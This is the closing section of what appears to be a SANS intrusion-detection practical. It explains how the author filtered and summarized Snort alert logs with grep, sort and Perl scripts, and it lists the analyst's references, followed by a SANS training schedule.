The process began by extracting the selected scan, alert and OOS data from the gzipped files. I noticed that the alert files also contained port scan summary data and since detailed port scan information is in the scan files I removed lines, which contained 'spp_portscan' alerts. I used the following commands to combine files and remove the port scan data from the alert files with the following commands:

```
cat alert.* > alert.031106_10
cat alert.031106_10 | grep –v "spp_portscan" > alert.031106_10.fil.tmp
cat alert.031106_10.fil.tmp | grep –v "scan" > alert.031106_10.fil
```

Even after reading many practicals that referenced the trouble Snortsnarf was having with large files, I still thought I'd give it a try. After all, I had a Sun Sparc V880 running SunOS 5.8 with 8 processors and 16 GB of memory available to me for a few days. After 36 hours of Snortsnarf crunching data, I decided to kill

the process. I did note that having multiple processors produced no advantage. Running 'mpstat' showed that just one processor in use at 78-97% utilization, most of the time. The extra memory was a plus compared to 512 MB of memory in my Linux box.

I found UNIX commands such as 'grep', 'sort', 'uniq' and 'cut' to be indispensable tools. Below are just a few examples of the many grep commands issued.

```
grep 'EXPLOIT x86 NOOP' alert.031106_10 -c
grep 'MY.NET.*:25 \->' alert.031106_10 > alerts_mynet_srcport_25
grep '-> MY.NET.*:25' alert.031106_10 > alerts_mynet_dstport_25
```

I tried a few scripts from other practicals and found one I liked and would use throughout this process. The Tod Beardsley scripts (csv.pl & summarize.pl), from his honors practical[16], proved to be very valuable in this analysis process. After running the scripts on the 5-days worth of data, this provided my initial insights into the activities of the network. That summarization along with the several UNIX commands noted above was used extensively.

I did find myself working between to platforms, Linux and Windows, and while on the Windows platform I used several very good tools. Ultraedit-32, WinGrep and MS Excel were tools I found very useful when in Windows. Ultraedit-32 provided a means of managing the large files in a MS Windows environment. While WinGrep proved to have adequate search capabilities. Excel was used to create graphs and perform minor clean up of the *.csv files prior to processing through the summarize.pl script.

References

Sophos web site. "Top Ten Viruses for November 2003." URL: http://www.sophos.com/virusinfo/topten/ (December 6, 2003)

Snort.org. "Snort Signature Database." October 21, 2003 URL: http://www.snort.org/snort-db (December 4, 2003)

American Registry for Internet Numbers. "ARIN Whois database." URL: http://ws.arin.net/cgi-bin/whois.pl (December 6, 2003)

CERT Coordination Center. "Vulnerability Note VU#32956," URL: http://www.kb.cert.org/vuls/id/329561 (December 6, 2003)

TonikGin. "XDCC – An .EDU Admin's Nightmare." Sept. 11 2002. URL: http://www.cs.rochester.edu/~bukys/host/tonikgin/EduHacking.html (December 10, 2003)

[16] http://www.giac.org/practical/Tod_Beardsley_GCIA.doc

Seifried, Kurt, “Information Security / TCP Ports, UDP Ports List,” URL: http://www.seifried.org/security/ports/ (December 13, 2003)

Internet Storm Center (ISC), “Port Reports,” URL: http://isc.incidents.org/port_report.html (December 13, 2003)

Scanner RTSP, Web Site, URL: http://rafinc.ath.cx/haxor/scanner.pl (December 14, 2003)

Kennard, Linda, “Novell Connection Magazine,” May 2001, URL: http://www.novell.com/connectionmagazine/2001/05/ifolder51.pdf (December 13, 2003)

Gheorghiu, Gheorghe, “Advanced Incident Handling and Hacker Exploits”, “Exploiting a format string vulnerability in the LPRng lpd print server,” URL: http://www.guidance.com/pdf/Advanced%20Incident%20Handling.pdf (December 14, 2003)

CERT Coordination Center, “CERT® Incident Note IN-2000-02,” “Exploitation of Unprotected Windows Networking Shares,” April 7, 2000, URL: http://www.cert.org/incident_notes/IN-2000-02.html (December 14, 2003)

LPRng-HOWTO, “The Most Frequently Asked Questions,” URL: http://www.sunsite.ualberta.ca/Documentation/Misc/LPRng-3.5.2/LPRng-HOWTO-2.html (December 14, 2003)

Neohapsis Ports List, URL: http://www.neohapsis.com/neolabs/neo-ports/neo-ports.html (December 14, 2003)

Alexander, Bruce, “SANS Intrusion Detection FAQ: port 137 Scan,” May 10, 2000, URL: http://www.sans.org/resources/idfaq/port_137.php (December 14, 2003)

Meserve, Jason, “Network World Fusion,” “Exploit for RealNetworks server hole,” August 26, 2003, URL: http://www.nwfusion.com/weblogs/multimedia/archives/003365.html (December 15, 2003)

Benninghoff, John, Posting to SANS Global Incident Analysis Center, October 20, 2000, URL: http://www.sans.org/y2k/102000.htm

Whitehats Arachnids Database, “IDS177 "NETBIOS-NAME-QUERY,” URL: http://www.whitehats.com/info/IDS177 (December 15, 2003)

SANS Internet Storm Center, "Handlers Diary August 29th 2003," "RealServer Vulnerability, Exploit and Scans," August 29, 2003, URL: http://isc.sans.org/diary.html?date=2003-08-29

Viruslist.com, "The Virus Top Twenty - November 2003," December 1, 2003, URL: http://www.viruslist.com/eng/index.html?tnews=1001&id=496298 (December 15, 2003)

Northcutt and Novak. "Network Intrusion Detection, An Analyst's Handbook; Second Edition." New Riders Publishing, Sep 2000, (December 15, 2003)

McClure, Scambray and Kurtz. "Hacking Exposed, Third Edition." Osborne/McGraw-Hill, 2001, (December 15, 2003)

Stevens, W. Richard, "TCP/IP Illustrated, Volume 1," Addison Wesley, 1994, (December 15, 2003)

DNS Stuff, "DNS tools, WHOIS, tracert, ping, and other network tools," URL: http://www.dnsstuff.com/, (December 15, 2003)

Internet Assigned Numbers Authority (IANA), "Port Numbers," December 11, 2003, URL: http://www.iana.org/assignments/port-numbers (December 15, 2003)

Keir, Robin, "The Giant Port List," URL: http://keir.net/portlist.html (December 15, 2003)

Graham, Robert, "FAQ: Firewall Forensics (What am I seeing?)," Version 1.2.0, January, 2003, URL: http://www.robertgraham.com/pubs/firewall-seen.html (December 15, 2003)

SamSpade.org, "SamSpade.org Tools," URL: http://www.samspade.org/t/ (December 15, 2003)

SANS, "The Twenty Most Critical Internet Security Vulnerabilities (Updated) ~ The Experts Consensus," Version 4.0 October 8, 2003, URL: http://www.sans.org/top20/ (December 15, 2003)

Dshield, "Distributed Intrusion Detection System, Top Ten Target Ports," URL: http://www.dshield.org/topports.php (December 15, 2003)

Last Updated: October 24th, 2017

Upcoming Training

SANS Seattle 2017	Seattle, WA	Oct 30, 2017 - Nov 04, 2017	Live Event
SANS San Diego 2017	San Diego, CA	Oct 30, 2017 - Nov 04, 2017	Live Event
San Diego Fall 2017 - SEC503: Intrusion Detection In-Depth	San Diego, CA	Oct 30, 2017 - Nov 04, 2017	vLive
SANS Paris November 2017	Paris, France	Nov 13, 2017 - Nov 18, 2017	Live Event
Community SANS Pensacola SEC503	Pensacola, FL	Nov 27, 2017 - Dec 02, 2017	Community SANS
SIEM & Tactical Analytics Summit & Training	Scottsdale, AZ	Nov 28, 2017 - Dec 05, 2017	Live Event
SANS Munich December 2017	Munich, Germany	Dec 04, 2017 - Dec 09, 2017	Live Event
SANS Cyber Defense Initiative 2017	Washington, DC	Dec 12, 2017 - Dec 19, 2017	Live Event
SANS Security East 2018	New Orleans, LA	Jan 08, 2018 - Jan 13, 2018	Live Event
Las Vegas 2018 - SEC503: Intrusion Detection In-Depth	Las Vegas, NV	Jan 28, 2018 - Feb 02, 2018	vLive
SANS Las Vegas 2018	Las Vegas, NV	Jan 28, 2018 - Feb 02, 2018	Live Event
SANS London February 2018	London, United Kingdom	Feb 05, 2018 - Feb 10, 2018	Live Event
SANS Dallas 2018	Dallas, TX	Feb 19, 2018 - Feb 24, 2018	Live Event
SANS Northern VA Spring - Tysons 2018	McLean, VA	Mar 17, 2018 - Mar 24, 2018	Live Event
SANS Secure Canberra 2018	Canberra, Australia	Mar 19, 2018 - Mar 24, 2018	Live Event
SANS 2018	Orlando, FL	Apr 03, 2018 - Apr 10, 2018	Live Event
SANS Baltimore Spring 2018	Baltimore, MD	Apr 21, 2018 - Apr 28, 2018	Live Event
SANS vLive - SEC503: Intrusion Detection In-Depth	SEC503 - 201805,	May 02, 2018 - Jun 07, 2018	vLive
SANS Security West 2018	San Diego, CA	May 11, 2018 - May 18, 2018	Live Event
Community SANS Columbia SEC503	Columbia, MD	Aug 13, 2018 - Aug 18, 2018	Community SANS
SANS OnDemand	Online	Anytime	Self Paced
SANS SelfStudy	Books & MP3s Only	Anytime	Self Paced